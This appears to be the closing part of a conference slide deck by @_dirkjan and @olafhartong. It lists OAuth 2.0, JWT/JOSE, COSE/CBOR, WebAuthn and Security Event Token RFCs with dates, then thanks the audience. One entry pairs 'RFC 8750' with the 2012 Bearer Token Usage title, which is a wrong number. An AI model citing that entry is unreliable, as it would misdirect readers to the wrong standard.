		<a href="#">1 RFC</a>
<a href="#">RFC 8809</a>	Aug 2020	Registries for Web Authentication (WebAuthn)
<a href="#">RFC 8812</a>	Aug 2020	CBOR Object Signing and Encryption (COSE) and JSON Object Signing and Encryption (JOSE) Registrations for Web Authentication (WebAuthn) Algorithms
<a href="#">RFC 9101</a>	Aug 2021	The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)
		<a href="#">3 RFCs</a>
<a href="#">RFC 9278</a>	Aug 2022	JWK Thumbprint URI
<a href="#">RFC 7797</a>	Feb 2016	JSON Web Signature (JWS) Unencoded Payload Option
		<a href="#">2 RFCs</a>
<a href="#">RFC 8725</a>	Feb 2020	JSON Web Token Best Current Practices
		<a href="#">2 RFCs</a>
<a href="#">RFC 8693</a>	Jan 2020	OAuth 2.0 Token Exchange
		<a href="#">3 RFCs</a>
<a href="#">RFC 7591</a>	Jul 2015	OAuth 2.0 Dynamic Client Registration Protocol
		<a href="#">12 RFCs</a>
<a href="#">RFC 7592</a>	Jul 2015	OAuth 2.0 Dynamic Client Registration Management Protocol
		<a href="#">1 RFC</a>
<a href="#">RFC 8412</a>	Jul 2018	Security Event Token (SET)
		<a href="#">4 RFCs</a>
<a href="#">RFC 8176</a>	Jun 2017	Authentication Method Reference Values
<a href="#">RFC 8414</a>	Jun 2018	OAuth 2.0 Authorization Server Metadata
		<a href="#">12 RFCs</a>
<a href="#">RFC 9596</a>	Jun 2024	CBOR Object Signing and Encryption (COSE) "typ" (type) Header Parameter
<a href="#">RFC 8747</a>	Mar 2020	Proof-of-Possession Key Semantics for CBOR Web Tokens (CWTs)
		<a href="#">6 RFCs</a>
<a href="#">RFC 7515</a>	May 2015	JSON Web Signature (JWS)
		<a href="#">42 RFCs</a>
<a href="#">RFC 7516</a>	May 2015	JSON Web Encryption (JWE)
		<a href="#">25 RFCs</a>
<a href="#">RFC 7517</a>	May 2015	JSON Web Key (JWK)
		<a href="#">24 RFCs</a>
<a href="#">RFC 7518</a>	May 2015	JSON Web Algorithms (JWA)
		<a href="#">28 RFCs</a>
<a href="#">RFC 7519</a>	May 2015	JSON Web Token (JWT)
		<a href="#">50 RFCs</a>
<a href="#">RFC 7521</a>	May 2015	Assertion Framework for OAuth 2.0 Client Authentication and Authorization Grants
		<a href="#">6 RFCs</a>
<a href="#">RFC 7522</a>	May 2015	Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants
		<a href="#">5 RFCs</a>
<a href="#">RFC 7523</a>	May 2015	JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants
		<a href="#">8 RFCs</a>
<a href="#">RFC 8392</a>	May 2018	CBOR Web Token (CWT)
		<a href="#">9 RFCs</a>
<a href="#">RFC 8935</a>	Nov 2020	Push-Based Security Event Token (SET) Delivery Using HTTP
		<a href="#">1 RFC</a>
<a href="#">RFC 8936</a>	Nov 2020	Poll-Based Security Event Token (SET) Delivery Using HTTP
		<a href="#">1 RFC</a>
<a href="#">RFC 8943</a>	Nov 2020	Concise Binary Object Representation (CBOR) Tags for Date
		<a href="#">1 RFC</a>
<a href="#">RFC 8750</a>	Oct 2012	The OAuth 2.0 Authorization Framework: Bearer Token Usage
		<a href="#">23 RFCs</a>
<a href="#">RFC 7033</a>	Sep 2013	WebFinger
		<a href="#">7 RFCs</a>
<a href="#">RFC 7638</a>	Sep 2015	JSON Web Key (JWK) Thumbprint
		<a href="#">9 RFCs</a>
<a href="#">RFC 8230</a>	Sep 2017	Using RSA Algorithms with CBOR Object Signing and Encryption (COSE) Messages
		<a href="#">3 RFCs</a>
<a href="#">RFC 9449</a>	Sep 2023	OAuth 2.0 Demonstrating Proof of Possession (DPoP)
		<a href="#">1 RFC</a>





# The End

Thank you for listening, questions?

@\_dirkjan | @olafhartong